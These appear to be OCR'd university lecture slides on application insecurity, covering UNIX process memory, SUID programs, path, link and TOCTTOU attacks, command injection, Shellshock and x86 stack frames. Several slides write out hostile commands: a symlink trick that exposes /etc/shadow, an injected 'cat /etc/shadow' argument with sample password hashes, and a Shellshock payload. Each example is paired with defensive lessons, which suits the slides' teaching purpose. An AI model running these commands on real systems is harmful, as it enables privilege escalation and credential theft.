Application Insecurity

CSE 545 – Software Security
Spring 2018


Adam Doupé
Arizona State University
http://adamdoupe.com

Content of some slides provided by Giovanni Vigna of UCSB, with approval

Program Loading and Execution

- When a program is invoked, the operating system creates a process to execute the program
- The ELF file is parsed and parts are copied into memory
  - In Linux /proc/<pid>/maps shows the memory layout of a process
- Relocation of objects and reference resolution is performed
- The instruction pointer is set to the location specified as the start address
- Execution begins

Process Memory Layout



x86

0xffffffffff

1GB Kernel

0xc0000000


0xbfffffff

3GB Program

0x00000000

Process Structure

- Environment/Argument section
  - Used for environment data
  - Used for the command line data
- Stack section
  - Used for local parameters
  - Used for saving the processor status
- Memory-mapping segment
  - Used for shared libraries
- Heap section
  - Used for dynamically allocated data
- Data section (Static/global vars)
  - Initialized variables (.data)
  - Uninitialized variables (.bss)
- Code/Text section (.text)
  - Marked read-only
  - Modifications causes segfaults



Understanding UNIX Processes

- Each process has a real UID/GID, an effective UID/GID, and a saved UID/GID
  - Real IDs: defines the user who started/owns the process
  - Effective IDs: used to determine if the process is "allowed to do things"
  - Saved IDs: used to drop and re-gain privileges
- If a program file has the SUID bit set, when a process executes the program the process’ effective UID/GID are changed to the ones of the program file owner

```
[adamd@ragnuk]$ ls -la /usr/bin/passwd
-rwsr-xr-x. 1 root root 30768 Feb 22  2012 /usr/bin/passwd

[adamd@ragnuk]$ ls -la /usr/bin/chsh
-rws--x--x. 1 root root 20056 Oct 15  2014 /usr/bin/chsh
```

Disassembling

- Disassembling is the process of extracting the assembly representation of a program by analyzing its binary representation
- Disassemblers can be:
  - Linear: linearly parse the instructions
  - Recursive: attempt to follow the flow of the program

Radare

- Radare is a program analysis tool
  - http://rada.re/r/
  - Supports reversing and vulnerability analysis
  - Disassembling of binaries
  - Forensic analysis
- Supports scripting
- Supports collaborative analysis
- Free

IDA Pro

- IDA Pro is the state-of-the-art tool for reversing
  - https://www.hex-rays.com/products/ida/
- It supports disassembling of binary programs
- Supports decompilation (Hex-Rays decompiler)
- Can be integrated with gdb and other debuggers
- It is a commercial product (expensive)
  - A limited version is available for free

Attacking UNIX Systems

- Remote attacks against a network service
- Remote attacks against the operating system
- Remote attacks against a browser
- Local attacks against SUID applications
- Local attacks against the operating system

Attacking UNIX Applications

- 99% of the local vulnerabilities in UNIX systems exploit SUID-root programs to obtain root privileges
  - 1% of the attacks target the operating system kernel itself
- Attacking SUID applications is based on
  - Inputs
    - Startup: command line, environment
    - During execution: dynamic-linked objects, file input, socket input
  - Interaction with the environment
    - File system: creation of files, access to files
    - Processes: signals, invocation of other commands
- Sometimes defining the boundaries of an application is not easy

Attack Classes

- File access attacks
  - Path attacks
  - TOCTTOU
  - File handler reuse
- Command injection
- Memory Corruption
  - Stack corruption
  - Heap corruption
  - Format string exploitation

File Access Attacks

- Access to files in the file system is performed by using path strings
- If an attacker has a way to control how or when a privileged application builds a path string, it can lure the application into violating the security policy of the system

The Dot-Dot Attack

- An application builds a path by concatenating a path prefix with values provided by the user (the attacker)

```
path = strncat("/<initial path>/",
user_file, free_size);
file = open(path, O_RDWR);
```

- The user (attacker) provides a filename containing a number of ".." that allow for escaping from the directory and access any file in the file system
- Also called: directory traversal attack

Lessons Learned

- Input provided by the user should be heavily sanitized before being used in creating a path
- chroot() can be used to confine an application to a subset of the file system

PATH and HOME Attacks

- The PATH environment variable determines how the shell searches for commands
- If an application invokes commands without specifying the complete path, it is possible to induce an application to execute a different version (controlled by the attacker) of the external command
  - execlp() and execvp() use the shell PATH variable to locate applications
- The HOME environment variable determines how the home directory path is expanded by the shell
- If an application uses a home-relative path (e.g., ~/myfile.txt), an attacker can modify his/her $HOME variable to control the execution of commands (or the access to files)

Lessons Learned

- Absolute paths should always be used when executing external commands
- Home-relative paths should never be used

Link Attacks

- Some applications check the path to a file (e.g., to verify that the file is under a certain directory) but not the nature of the file
- By creating symbolic links an attacker can force an application to access files outside the intended path

- When an application creates a temporary file it might not check for its properties in the assumption that the file has been created with the correct privileges

The dtappgather Attack

- The `dtappgather` utility was shipped with the Common Desktop Environment (CDE)
- `dtappgather` uses a directory with permissions `0555` to create temporary files used by each login session
- `/var/dt/appconfig/appmanager/generic-display-0` is not checked for existence prior to the opening of the file

The dtappgather Attack

```
% ls -l /etc/shadow
-r-------- 1 root other 1500 Dec 29 18:21 /etc/shadow

% ln -s /etc/shadow /var/dt/appconfig/appmanager/generic-display-0
% dtappgather
MakeDirectory: /var/dt/appconfig/appmanager/generic-display-0: File exists
% ls -l /etc/shadow
-r-xr-xr-x 1 user users 1500 Dec 29 18:21 /etc/shadow
```

Lessons Learned

- The type of file being referenced by a path should be checked
  - For unexpected types
  - For symbolic links
- Temporary files should not be predictable
  - Use mkstemp()

TOCTTOU Attacks

- Attacker may race against the application by exploiting the gap between testing and accessing the file (time-of-check-to-time-of-use)
  - Time-Of-Check (t1): validity of assumption A on entity E is checked
  - Time-Of-Use (t2): E is used, assuming A is still valid
  - Time-Of-Attack (t3): assumption A is invalidated
  - t1 < t3 < t2
- Data race condition
  - Conflicting accesses of multiple processes to shared data
  - At least one of them is a write access

TOCTTOU Example

- The access() system call returns an estimation of the access rights of the user specified by the real UID
- The open() system call is executed using the effective UID

```
if (access(filename, W_OK) == 0) {
   if ((fd = open(filename, O_WRONLY)) < 0) {
    perror(filename);
    return -1;
   }
   write(fd, buf, count);
}
```

Lessons Learned

- Use versions of system calls that use file descriptors instead of file path names
- Perform file descriptor binding first
- For temp file use mkstemp(), which creates a file AND opens it

File Handler Reuse

- SUID applications open files to perform their tasks
- Sometimes they fork external processes
- If the close-on-exec flag is not set, the new process will inherit the open file descriptors of the original program
- The open files might provide access to security-sensitive information

The chpass Attack

- The "chpass" command on OpenBSD systems allows unprivileged users to edit database information associated with their account
- chpass creates a temporary copy of the password database
  - spawning an editor to display and modify user account information
  - committing the information into the temporary password file copy, which is then used to rebuild the password database
- Using an escape-to-shell feature of the vi editor it was possible to obtain a shell with an open file descriptor to the copy file
- Arbitrary modifications will be merged in the original passwd file

Lessons Learned

- Make sure that no open file descriptors are inherited by forked programs

Command Injection

- Applications invoke external commands to carry out specific tasks
- `system`(<string>) executes a command specified in a string by calling
  - /bin/sh -c <string>
- popen() opens a process by creating a pipe, forking, and invoking the shell as in system()
- If the user can control the string passed to these functions, it can inject additional commands

A Simple Example

```
int main(int argc, char *argv[]) {
  char cmd[1024];

  snprintf(cmd, 1024, "cat /var/log/%s", argv[1]);
  cmd[1023] = '\0';

  return system(cmd);
}
```

```
% ./prog "foo; cat /etc/shadow"
/var/log/foo: file not found
root:$1$LtWqGee9$jLrc8CWVMx6oAA8WKzS5Z1:16661:0:99999:7:::
daemon:*:16652:0:99999:7:::
```

A Real Example: Shellshock

- On September 2014, a new bug in how bash processes its environment variable was disclosed
- The bash program can pass its environment to other instances of bash
- In addition to variables a bash instance can pass to another instance one or more function definitions
- This is accomplished by setting environment variables whose value start with ‘()’ followed by a function definition
- The function definition is then executed by the interpreter to create the function

A Real Example: Shellshock

- By appending commands to the function definition, it is possible to execute arbitrary code
- By passing as a command the string: foo() { :;}; cat /etc/shadow
- The command will be put in the environment variable and interpreted, resulting in the injected command executed
- Also, CGI web applications pass arguments through environment variables
  - Can execute arbitrary code through a web request!
- Similar attack on limited access ssh

Lessons Learned

- Invoking commands with system() and popen() is dangerous
- Input from the user should always be sanitized


Overflows/Overwrites

- The lack of boundary checking is one of the most common mistakes in C/C++ applications
- Overflows are one of the most popular type of attacks
  - Architecture/OS version dependant
  - Can be exploited both locally and remotely
  - Can modify both the data and the control flow of an application
- Recent tools have made the process of exploiting overflows easier if not completely automatic
- Much research has been devoted to finding vulnerabilities, designing prevention techniques, and developing detection mechanisms
  - Some of these mechanisms have found their way to mainstream operating system (non-executable stack, layout randomization)

The Stack


- Stack is essentially scratch memory for functions
  - Used in MIPS, ARM, x86, and x86-64 processors
- Starts at high memory addresses and grows down
- Functions are free to push registers or values onto the stack, or pop values from the stack into registers
- The assembly language supports this on x86
  - `%esp` holds the address of the top of the stack
  - `push %eax` decrements the stack pointer (`%esp`) then stores the value in `%eax` to the location pointed to by the stack pointer
  - `pop %eax` stores the value at the location pointed to by the stack pointer into `%eax`, then increments the stack pointer (`%esp`)

Stack Example



```
push %eax
pop %ebx
```



Stack Example



```
push %eax
pop %ebx
```

%eax	0xa
%ebx	0x0
%esp	0x10000


Stack Example



```
push %eax
pop %ebx
```

%eax	0xa
%ebx	0x0
%esp	0xFFFC


Stack Example



```
push %eax
pop %ebx
```

%eax	0xa
%ebx	0x0
%esp	0xFFFC


Stack Example



```
push %eax
pop %ebx
```

%eax	0xa
%ebx	0xa
%esp	0xFFFC

Stack Example



```
push %eax
pop %ebx
```

%eax	0xa
%ebx	0xa
%esp	0x10000

Function Frame

- Functions would like to use the stack to allocate space for their local variables
- Can we use the stack pointer for this?
  - Yes, however stack pointer can change throughout program execution
- Frame pointer points to the start of the function's frame on the stack
  - Each local variable will be (different) offsets of the frame pointer
  - In x86, frame pointer is called the base pointer, and is stored in %ebp

Function Frame


- Functions would like to use the stack to allocate space for their local variables
- Can we use the stack pointer for this?
  - Yes, however stack pointer can change throughout program execution
- Frame pointer points to the start of the function's frame on the stack
  - Each local variable will be (different) offsets of the frame pointer
  - In x86, frame pointer is called the base pointer, and is stored in %ebp

```
int main()
{
  int a;
  int b;
  float c;
  a = 10;
  b = 100;
  c = 10.45;
  a = a + b;
  return 0;
}
```

```
a @ %ebp + A
b @ %ebp + B
c @ %ebp + C

mem[%ebp+A] = 10
mem[%ebp+B] = 100
mem[%ebp+C] = 10.45
mem[%ebp+A] =
mem[%ebp+A] +
mem[%ebp+B]
```

```
a @ %ebp – 0xc
b @ %ebp – 0x8
c @ %ebp – 0x4

mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```


Function Frame



```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	
%esp	
%ebp	


Function Frame



```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	
%esp	0x10000
%ebp	0x10000


Function Frame



```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	
%esp	0xFFF0
%ebp	0x10000

Function Frame



0xFFFFFFFF

…

0x10000

0xFFFC

0xFFF8

0xFFF4

